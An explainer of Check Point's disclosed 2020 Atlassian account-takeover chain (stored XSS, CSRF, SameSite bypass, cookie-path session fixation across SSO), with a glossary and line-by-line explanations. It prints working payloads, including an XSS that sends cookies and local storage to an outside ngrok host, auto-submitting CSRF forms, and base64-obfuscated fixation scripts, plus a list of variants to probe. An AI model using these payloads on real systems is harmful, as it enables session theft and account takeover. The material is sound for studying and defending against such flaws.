
With a Jira account in hand, there are a few ways to obtain a Bitbucket account. One option is to open a Jira ticket containing a malicious link to an attacker-controlled website. An automatic mail is sent from the Atlassian domain to the user once the ticket is created on Jira systems. An attacker can take advantage of that and include in the ticket a link to a malicious website that steals the user's credentials.
Root cause
The chain rests on several distinct mistakes:
- Weak CSP on training.atlassian.com. The policy allowed
unsafe-inlineandunsafe-eval, so inline script execution was possible and the XSS payload could run. - Unsanitised cart parameter. The
options._training_credit_accountparameter, added when the item type istraining_credit, was vulnerable to XSS, which the report treats as Stored XSS. - No CSRF token on the cart. The shopping list request had no CSRF token, so a cross-site form could add the malicious item on the victim's behalf.
- Backend completing SameSite cookies during SSO. Cookies protected by SameSite "Strict" were re-added by the backend during the SSO redirects, which bypassed the protection.
- Path-based cookie precedence. The backend authorised a forged cookie whose
Pathwas more specific than the original HttpOnly cookie's/, so the forgedJSESSIONID(andAWSALBon Jira) won. This is the session fixation flaw: the server accepted a session identifier chosen by the attacker and bound it to the victim's authenticated account.
Impact
By chaining the XSS and CSRF on training.atlassian.com with cookie fixation, the researchers were able to take over any Atlassian account in one click, on every subdomain under atlassian.com that does not use JWT for the session and is vulnerable to session fixation. Examples given are training.atlassian.com, jira.atlassian.com and developer.atlassian.com.
Taking over an account on a collaborative platform means access to data not meant for unauthorised viewing. Because the account can be used to plant backdoors for later use, the damage may only be identified and controlled long after it is done, which is what makes a supply chain attack of this kind significant.
Fix
Check Point Research responsibly disclosed the findings to the Atlassian teams, and a solution was deployed to ensure users could safely continue to share information on the various platforms.
Variants to test
- Other cart or basket parameters. Look for item-type-dependent parameters like
options._training_credit_accounton other commerce or training features. A positive result is a parameter whose value is stored and later rendered without encoding. - CSP with
unsafe-inlineorunsafe-eval. Check the CSP on subdomains that share SSO with the main product. A positive result is a policy that permits inline script, making any injection point exploitable. - State-changing requests without CSRF tokens. Submit a cross-site form to endpoints such as cart add, profile update or ticket creation. A positive result is the action succeeding with the victim's cookies.
- Cookie path precedence. Set a cookie with the same name as a session cookie but a more specific
Pathmatching a post-authentication redirect. A positive result is the backend using the forged cookie after login. - Session fixation in SSO redirects. Check whether the
redirect_uriin the authorise request can be pointed at a path you control the cookie for. A positive result is the session identifier being bound to the victim's account. - Cross-product reach. After taking over one product account, test whether the same session can reach linked products such as Bitbucket, for example through ticket-created notification emails containing attacker links.
What happened, in plain words
Atlassian makes software that teams use to plan work, write documentation and store source code. Its main products are Jira (for tracking tasks), Confluence (for shared documents) and Bitbucket (for source code). A person with one Atlassian account can move between all of these products without logging in again each time. That convenience is called Single Sign-On, or SSO: you prove who you are once, and every connected product trusts that proof.
In November 2020 a group of researchers at Check Point Research found a chain of small mistakes on Atlassian's websites. Each mistake on its own was not enough to do much. Put together, they let an attacker take over another person's Atlassian account with a single click by the victim. Once inside, the attacker could read and change that person's data, and the researchers also looked at whether Bitbucket could be reached.
The report lists the affected domains:
- jira.atlassian.com
- confluence.atlassian.com
- getsupport.atlassian.com
- partners.atlassian.com
- developer.atlassian.com
- support.atlassian.com
- training.atlassian.com
The starting point was training.atlassian.com, a site where people buy courses and training credits. The researchers chained flaws in its shopping cart with the SSO login flow. Atlassian had several protections in place, and the chain got around each one in turn. The researchers told Atlassian, and a solution was deployed.
Why does this matter beyond one account? Because Atlassian accounts are shared across a whole company's tools. If an attacker gets into one account, they can leave hidden ways back in (backdoors) and use them later. Damage like that can go unnoticed for a long time, which is what makes this kind of attack, often called a supply-chain attack, serious.
Background
Atlassian was founded in Australia in 2002. It has more than 180,000 customers and millions of users, and its products are used by software developers, project managers and other teams to collaborate and share information.
When the COVID-19 pandemic pushed much of the world into remote work, tools like Atlassian's became more important. Atlassian called this shift "The Rise of Work Anywhere" and ran a study of remote work during the pandemic, surveying more than 5,000 people in Australia, France, Germany, Japan and the US. The study looked at how modern work had changed and what that meant for organisations managing a workforce spread across many locations.
Breaking on through the Platform
On 16 November 2020 Check Point Research found a set of vulnerabilities that, chained together, could take over an account and control some of the Atlassian apps connected through SSO. The affected domains are the list above.
A supply-chain attack like this is significant because once an attacker takes over an account, they can plant backdoors for future use. The damage can be severe and may only be found and contained long after it was done.
Check Point Research responsibly disclosed the findings to the Atlassian teams, and a solution was deployed so users could safely keep sharing information on the various platforms.
Deep Dive
Atlassian uses SSO to move between products such as Jira, Confluence and Partners. It also uses several web security measures: a Content Security Policy (CSP), SameSite "Strict" cookies and HttpOnly cookies. The researchers had to get around all of these using a combination of techniques, and in the end achieved full account takeover.
First they needed a way to inject code into Atlassian, which they did with XSS and CSRF. With that code injection they could add a new session cookie to the user's account. Combined with a session fixation flaw in Atlassian's domains, that let them take over accounts.
Before going further, here is what those terms mean in everyday language:
- Cookie: a small piece of text a website asks your browser to keep and send back on every later request to that site. It is how a site remembers that you are logged in. Think of it as a cloakroom ticket: the ticket itself is not valuable, but whoever holds it can collect your coat.
- Session cookie: the specific cookie that proves you are logged in. If someone else gets a copy, the server treats them as you.
- XSS (Cross-Site Scripting): a flaw where a website takes something a user supplied (a name, a comment, a cart option) and puts it into a page without cleaning it, so that text is treated as code by the browser. The attacker's code then runs inside the victim's browser, on the victim's site, with the victim's cookies.
- CSRF (Cross-Site Request Forgery): a flaw where another website can make your browser send a request to a site you are logged in to, without you meaning to. Your browser automatically attaches your cookies, so the site thinks the request came from you.
- CSP (Content Security Policy): a rule set a website sends to the browser saying which scripts are allowed to run. A strict policy blocks scripts that were slipped into the page. A loose one lets them run.
- SameSite: a cookie setting that tells the browser whether to send the cookie when the request comes from a different website. "Strict" means do not send it in that case, which blocks many CSRF attacks.
- HttpOnly: a cookie setting that hides the cookie from JavaScript running in the page. It stops script-based theft of the session cookie.
- Session fixation: a flaw where an attacker can choose the session identifier (the value in the session cookie) that the victim will end up using. If the server then logs the victim in under that identifier, the attacker already knows it and can use it too.
Now the first bug they found.
XSS
The first issue was on training.atlassian.com. The Training platform lets users buy courses or credits. The researchers noticed that the Content Security Policy on this subdomain was configured poorly, with unsafe-inline and unsafe-eval directives. Those directives allow script to run inside the page, which made this subdomain a perfect starting point.
Next they looked at the request parameters used when adding courses and credits to the shopping cart. When the item type is "training_credit", an extra parameter called "options._training_credit_account" is added to the request. That parameter was found vulnerable to XSS.
They tested a simple payload to collect all of the user's cookies and local storage:
"><svg/onload="window.location.href=`//7a4389292a5d.ngrok.io?l=${JSON.stringify(localStorage)}&c=${document.cookie}`">
Line by line:
">closes the HTML attribute the site had put the value into. The site was writing the parameter value inside something likevalue="...", and this ends that attribute early.<svg ...>starts an SVG element. SVG is a drawing format that browsers understand inside HTML, and it can carry event handlers.onload="..."is an event handler: the browser runs the code inside the quotes as soon as the SVG has loaded.window.location.href=tells the browser to navigate somewhere else.`//7a4389292a5d.ngrok.io?l=...&c=...`is the address to go to.7a4389292a5d.ngrok.iois a server the researchers controlled. Everything after?is data sent along with the request.${JSON.stringify(localStorage)}turns the browser's local storage (a small key-value store websites use) into text and puts it in thelvalue.${document.cookie}puts the page's cookies into thecvalue.
So the victim's browser is sent to the researchers' server, carrying the victim's cookies and local storage in the address. It works!
And they received all the cookies and the local storage of the target:
CSRF
The Stored XSS can only run when items are added to the shopping cart, so the victim had to be made to add a malicious item without noticing. Because there is no CSRF token (a secret value a form is supposed to carry so the site can tell a genuine submission from a forged one), a CSRF attack on the shopping list could run the payload. To do that, they uploaded the following page to their servers and sent it to the victim:
<html>
<head></head>
<body onload=”document.forms[0].submit()”>
<form method=”post” action=”https://training.atlassian.com/cart”>
<input type=”hidden” name=”itemType” value=’training_credit’>
<input type=”hidden” name=”itemId” value=’1′>
<input type=”hidden” name=”options._quantity” value=’10’>
<input type=”hidden” name=”options._training_credit_account” value='”><svg/onload=”window.location.href=`//7a4389292a5d.ngrok.io?l=${JSON.stringify(localStorage)}&c=${document.cookie}`”>’>
<input type=”hidden” name=”action” value=’add’>
</form>
</body>
</html>
Line by line:
<html>,<head></head>,<body ...>are the ordinary skeleton of a web page.onload=”document.forms[0].submit()”on the body means: as soon as the page loads, take the first form on the page and submit it. The victim does not have to click anything.<form method="post" action="https://training.atlassian.com/cart">says the form sends its data to Atlassian's cart address, using the POST method (the method used when a form sends data to a server).- Each
<input type="hidden" ...>is a field the victim never sees.nameis the field name the site expects,valueis what gets sent. itemType=training_creditmakes the site treat the item as a training credit, which is what causes the vulnerable extra parameter to be accepted.itemId=1andoptions._quantity=10fill in the other cart fields.options._training_credit_accountcarries the same XSS payload as before, so the malicious value is what gets stored.action=addtells the cart to add the item.
When the victim opens the page, their browser posts the form to Atlassian with their cookies attached, and the malicious item lands in their cart.
Some of the victim's session cookies are set to SameSite "Strict", which means the browser refuses to send them to the backend. Surprisingly, the researchers found that during the SSO process those missing cookies are completed by the backend, which effectively bypasses SameSite "Strict".
SameSite "Strict" Bypass
They then described the SSO flow. It starts with the XSS payload running from their origin https://7a4389292a5d.ngrok.io:
During SSO the user is redirected several times to different paths, such as /auth/cart and login.html. Through those redirects the user goes through authentication, and that process adds the missing cookies that had been protected by SameSite. Because the payload was Stored XSS, it was saved in the database and added to the Shopping List. Here the payload can be seen injected successfully into the page:
And the malicious item was added to the shopping cart:
At this point SameSite "Strict" had been bypassed for CSRF, and CSP had been bypassed with inline JavaScript. The more interesting cookie, though, is JSESSIONID, which is protected by HttpOnly and cannot be stolen with JavaScript. At this stage the attacker can perform actions on the user's behalf but cannot log in to the account. So they went further into the SSO flow to find another flaw.
HTTPOnly Bypass and Cookie Fixation
What is cookie fixation?
Cookie fixation is when an attacker can remotely force the user to use a session cookie the attacker already knows, and that cookie then becomes authenticated. When the user first opens the login page, the server creates a new session cookie with the path=/ flag. That cookie is not linked to any account, and only after the user passes authentication is it linked to their account.
The researchers knew the XSS could not read the user's session cookie because of HttpOnly. Instead, they could create a new forged one. The new JSESSIONID has the same flags as the original, with one big difference: the path flag.
The original path is the root directory. They wondered what would happen if they changed it to a more specific path. It turns out their path takes priority, because it is more specific, and is used instead of the original. They set the path to the exact address the user is redirected to after authentication, which makes the backend authorise their cookie over the original one.
Using cookie fixation, they bypassed HttpOnly and hijacked the user's Atlassian account. They demonstrated it on the following subdomains.
Training.atlassian.com
They started by opening training.atlassian.com in a clean browser with no cache, to get a new clean JSESSIONID cookie.
At this point the JSESSIONID holds no information at the backend. A request to the user profile page would redirect to the login page. They then performed cookie fixation on the target, forcing the victim to use the forged cookie, in these steps. They modified the payload to add the following cookie:
document.cookie = "JSESSIONID= [redacted]; Domain=training.atlassian.com; Path=
/auth0; Secure”
Line by line:
document.cookie = "..."is how JavaScript writes a cookie into the browser.JSESSIONID=[redacted]sets the cookie name and the value the attacker chose. Because the attacker picked it, the attacker knows it.Domain=training.atlassian.comlimits the cookie to that site.Path=/auth0limits the cookie to addresses under/auth0. This is the more specific path that will win over the original cookie's/.Securemeans the cookie is only sent over an encrypted (HTTPS) connection.
The original HttpOnly cookie was set for the path /, but the new cookie is set for the path /auth0. When the browser visits /auth0 there are two cookies with the same name, the real one and the forged one, and the forged one wins because it is more specific.
The following redirect triggers authentication with the forged cookie instead of the real one. The interesting parameter is redirect_uri=https://training.atlassian.com/auth0, which forces authentication for training.atlassian.com:
location.href="https://atlassianuni-learndot.auth0.com/authorize?redirect_uri=https://training.atlassian.com/auth0&client_id=[redacted]&audience=https%3A%2F%2Fatlassianuni-learndot.auth0.com%2Fuserinfo&scope=openid%20profile%20email&response_type=code&state=[redacted]-5dnlk"
Line by line:
location.href="..."sends the browser to the address in the quotes.https://atlassianuni-learndot.auth0.com/authorizeis Atlassian's login service (Auth0 is a third-party login provider).redirect_uri=https://training.atlassian.com/auth0tells the login service where to send the user after login. Because it points at/auth0, the forged cookie is the one the browser sends.client_id=...identifies which application is asking to log in.audience=...andscope=openid%20profile%20emailsay what information the application wants about the user. The%20and%3A%2F%2Fare just encoded characters in the address.response_type=codeasks for a login code back.state=...is a value the login service hands back unchanged, used to tie the request to the response.
This auth request links the forged cookie to the target account.
Now that they controlled JSESSIONID, they combined all the steps into the following payload:
<html>
<head></head>
<body onload=”document.forms[0].submit()”>
<form method=”post” action=”https://training.atlassian.com/cart”>
<input type=”hidden” name=”itemType” value=’training_credit’>
<input type=”hidden” name=”itemId” value=’1′>
<input type=”hidden” name=”options._quantity” value=’10’>
<input type=”hidden” name=”options._training_credit_account” value='”><svg/onload=”eval(atob`[redacted]`)”>’>
<input type=”hidden” name=”action” value=’add’>
</form>
</body>
</html>

<!–

// Payload  Explain

btoa(‘    document.cookie=”JSESSIONID=[redacted]; Domain=training.atlassian.com; Path=**/auth0**; Secure”; setTimeout(function(){ location.href=”https://atlassianuni-learndot.auth0.com/authorize?redirect_uri=https://training.atlassian.com/auth0&client_id=[redacted]&audience=https%3A%2F%2Fatlassianuni-learndot.auth0.com%2Fuserinfo&scope=openid%20profile%20email&response_type=code&state=[redacted]-5dnlk” },3000);     ‘);

–>
Line by line:
- The page skeleton and the auto-submitting form work exactly as in the CSRF step: the victim's browser posts the form to the cart without the victim doing anything.
- The
options._training_credit_accountvalue is again the XSS payload, but this time the SVG'sonloadrunseval(atob...). atobtakes a base64 string (a way of writing text using only letters, digits and a few symbols) and turns it back into ordinary text.evalthen runs that text as code. Base64 is used here to hide the script from simple filters.- The long string inside the backticks is the encoded script. The comment block at the bottom shows what it decodes to, for reference.
- In the decoded script,
document.cookie=...writes the forgedJSESSIONIDwithDomain=training.atlassian.com; Path=/auth0; Secure. setTimeout(function(){ ... },3000)waits 3000 milliseconds (three seconds) and then runs the redirect to the Auth0 authorise address withredirect_uri=https://training.atlassian.com/auth0. The wait gives the browser time to store the forged cookie first.
Cookie fixation combined with the XSS and CSRF bugs gave full account takeover on the Atlassian Training Platform.
With the same flow and cookie fixation they could move to other Atlassian products, for example jira.atlassian.com.
Jira.atlassian.com
To hijack Jira accounts with the same flow, they first needed a session cookie to fixate. They logged in to jira.atlassian.com and took these cookies:
- JSESSIONID
- AWSALB
To use these cookies for fixation, the attacker has to sign out of their own account to get a clean JSESSIONID. They verified that the cookie was no longer linked to any account by sending a request to ViewProfile:
They then modified the payload the same way as for training.atlassian.com:
document.cookie=”**JSESSIONID**=[redacted]; Domain=.atlassian.com; Path=**/plugins**; Secure;”

document.cookie=”**AWSALB**=iAv6VKT5tbu/HFJVuu/dTE7R80wQXNjR+[redacted]/A54eu/NDNLP5I3zE+[redacted]/Uqoo2; Domain=.atlassian.com; Path=/plugins/; Secure;”
Line by line:
- The first line writes a forged
JSESSIONIDwith the value the attacker chose, forDomain=.atlassian.com(the leading dot means it applies to atlassian.com and its subdomains) andPath=/plugins. - The second line writes a forged
AWSALBwith the value the attacker chose, for the same domain and path. Secureagain means HTTPS only.
The original HttpOnly cookie was set for the path /, but the new cookies are set for the path /plugins. When the browser visits /auth0 there are two cookies, the real one and the forged one, and the forged one wins because it is a path cookie.
The interesting parameter is redirect_uri=https://jira.atlassian.com/plugins, which forces authentication for jira.atlassian.com and redirects to /plugins:
location.href=”https://auth.atlassian.com/authorize?**redirect_uri=https://jira.atlassian.com/plugins/servlet/authentication/auth_plugin_original_url%3Dhttps%253A%252F%252Fjira.atlassian.com%252F**&client_id=[redacted]&scope=openid+email+profile&state=4118f57f-a9d9-4f6d-a1d5-add939762f23&response_type=code&prompt=none”
Line by line:
location.href="..."sends the browser to the login service athttps://auth.atlassian.com/authorize.redirect_uri=...points at/pluginson jira.atlassian.com, so the forged cookie for that path is the one used. The%3D,%253Aand%252Fare encoded characters that make up the rest of the address.client_id=...identifies the Jira application.scope=openid+email+profileasks for the user's identity, email and profile.state=...is the value handed back unchanged.response_type=codeasks for a login code.prompt=nonetells the login service not to show a login prompt, so the user is not asked to type anything.
The following request shows the cookie now linked to the target user ("John Doe" in this case):
With control over JSESSIONID, they combined all the steps into the following payload:
<html>
<head></head>
<body onload=”document.forms[0].submit()”>
<form method=”post” action=”https://training.atlassian.com/cart”>
<input type=”hidden” name=”itemType” value=’training_credit’>
<input type=”hidden” name=”itemId” value=’1′>
<input type=”hidden” name=”options._quantity” value=’10’>
<input type=”hidden” name=”options._training_credit_account” value='”><svg/onload=”eval(atob`[redacted]=`);”>’>
<input type=”hidden” name=”action” value=’add’>
</form>
</body>
</html>

<!–

// Payload

btoa(‘

document.cookie=”JSESSIONID=[redacted]; Domain=.atlassian.com; Path=/plugins; Secure;”;

document.cookie=”AWSALB=iAv6VKT5tbu/HFJVuu/dTE7R80wQXNjR+[redacted]/A54eu/NDNLP5I3zE+[redacted]/Uqoo2; Domain=.atlassian.com; Path=/plugins/; Secure;”;

setTimeout(function(){

location.href=”https://auth.atlassian.com/authorize?redirect_uri=https%3A%2F%2Fjira.atlassian.com%2Fplugins%2Fservlet%2Fauthentication%3Fauth_plugin_original_url%3Dhttps%253A%252F%252Fjira.atlassian.com%252F&client_id=[redacted]&scope=openid+email+profile&state=4118f57f-a9d9-4f6d-a1d5-add939762f23&response_type=code&prompt=none”

},3000);

‘);

–>
Line by line:
- The page and form are the same as before: the victim's browser posts the form to the training cart automatically.
- The
options._training_credit_accountvalue again carries an SVG whoseonloadrunseval(atob...), decoding and running the hidden script. - The decoded script, shown in the comment block, writes the forged
JSESSIONIDandAWSALBcookies forDomain=.atlassian.com; Path=/plugins; Secure. setTimeout(...,3000)waits three seconds, then sends the browser to the Atlassian authorise address withredirect_uripointing at the Jira/pluginspath, so the forged cookies are the ones used.
Cookie fixation combined with the XSS and CSRF bugs from training.atlassian.com gave full account takeover on jira.atlassian.com.
Bitbucket
Another direction they looked at was whether malicious code could be injected into an organisation's Bitbucket. Bitbucket is a Git-based source code repository hosting service owned by Atlassian, with more than 10 million users. Access to a company's Bitbucket repositories could let attackers read and change source code, make it public or plant backdoors.
With a Jira account in hand, there are a few ways to get a Bitbucket account. One option is to open a Jira ticket containing a malicious link to a website the attacker controls. An automatic email is sent from the Atlassian domain to the user once the ticket is created on Jira systems. An attacker can take advantage of that and put in the ticket a link to a malicious website that steals the user's credentials.
Conclusion
By using the XSS with CSRF found on training.atlassian.com, combined with cookie fixation, the researchers could take over any Atlassian account in just one click, on every subdomain under atlassian.com that does not use JWT for the session and is vulnerable to session fixation. Examples are training.atlassian.com, jira.atlassian.com, developer.atlassian.com and more.
Taking over an account on a collaborative platform like this means access to data that was not meant to be seen by unauthorised people.
POC Video:
Glossary
- Account takeover: getting control of someone else's account, so you can act as them.
- API: a way for one piece of software to talk to another, usually by sending requests to addresses and getting data back.
- Atlassian: the company that makes Jira, Confluence, Bitbucket and other team tools.
- Auth0: a third-party service that handles logging users in on behalf of other websites.
- AWSALB: a cookie a load balancer uses to keep sending a visitor to the same server.
- Backdoor: a hidden way into a system that an attacker leaves behind so they can return later.
- Base64: a way of writing any text using only letters, digits and a few symbols, often used to hide or transport data.
- Bitbucket: Atlassian's service for hosting source code.
- Browser: the program you use to visit websites, such as Chrome or Firefox.
- Cache: a store of previously downloaded files a browser keeps to load pages faster.
- Client ID: a public identifier that tells a login service which application is asking.
- Confluence: Atlassian's product for shared documents and wikis.
- Cookie: a small piece of text a website asks your browser to keep and send back on later requests, used to remember you.
- Cookie fixation: a flaw where an attacker can make a victim use a session cookie the attacker already knows, which then becomes logged in.
- CSP (Content Security Policy): rules a website sends to the browser saying which scripts may run.
- CSRF (Cross-Site Request Forgery): a flaw where another website makes your browser send a request to a site you are logged in to, without you meaning to.
- CSRF token: a secret value a form carries so the site can tell a genuine submission from a forged one.
- Domain: the part of a web address that names the site, such as atlassian.com.
- eval: a JavaScript function that runs a piece of text as code.
- Event handler: code attached to an element that runs when something happens, such as the element loading.
- Exfiltration: secretly sending stolen data out to a server the attacker controls.
- Form: the part of a web page that collects data and sends it to a server.
- Git: a system for tracking changes to source code.
- Hidden input: a form field the user never sees but that is still sent to the server.
- HttpOnly: a cookie setting that hides the cookie from JavaScript in the page.
- HTTPS: the encrypted version of the web protocol, so data cannot be read in transit.
- Inline script: code written directly inside a page rather than loaded from a separate file.
- Jira: Atlassian's product for tracking tasks and tickets.
- JSESSIONID: the name of the session cookie used by Atlassian's Java-based servers.
- JWT (JSON Web Token): a signed token used to prove identity, which cannot be forged without the signing key.
- Load balancer: a machine that spreads incoming traffic across several servers.
- Local storage: a small key-value store a website can keep in your browser.
- ngrok: a service that gives a local server a public address on the internet.
- Origin: the combination of scheme, host and port that identifies where a page came from.
- Parameter: a named value sent with a request, such as
itemType=training_credit. - Path: the part of a web address after the domain, such as
/auth0. - Payload: the piece of code or data an attacker sends to exploit a flaw.
- POST: the method a form uses to send data to a server.
- Query parameter: a named value added to an address after a
?. - Redirect: a server telling the browser to go to a different address.
- redirect_uri: the parameter that tells a login service where to send the user after login.
- SameSite: a cookie setting that controls whether the cookie is sent when the request comes from another site.
- Secure: a cookie setting that sends the cookie only over HTTPS.
- Session: the period during which a site remembers you as logged in.
- Session cookie: the cookie that proves you are logged in.
- Session fixation: a flaw where an attacker can choose the session identifier the victim ends up using.
- setTimeout: a JavaScript function that runs code after a delay.
- Shopping cart: the feature on a shop site that holds items before you pay.
- Single Sign-On (SSO): logging in once and being trusted by several connected products.
- Source code: the text programmers write that makes up a program.
- State: a value a login service hands back unchanged, used to tie a request to its response.
- Stored XSS: XSS where the malicious value is saved on the server and shown to later visitors.
- Subdomain: a part of a domain, such as training.atlassian.com under atlassian.com.
- Supply-chain attack: an attack that goes through a trusted provider or shared service to reach its customers.
- SVG: a drawing format browsers understand inside HTML, which can carry event handlers.
- Ticket: an item in Jira that records a task, question or issue.
- Vulnerability: a weakness in software that an attacker can use.




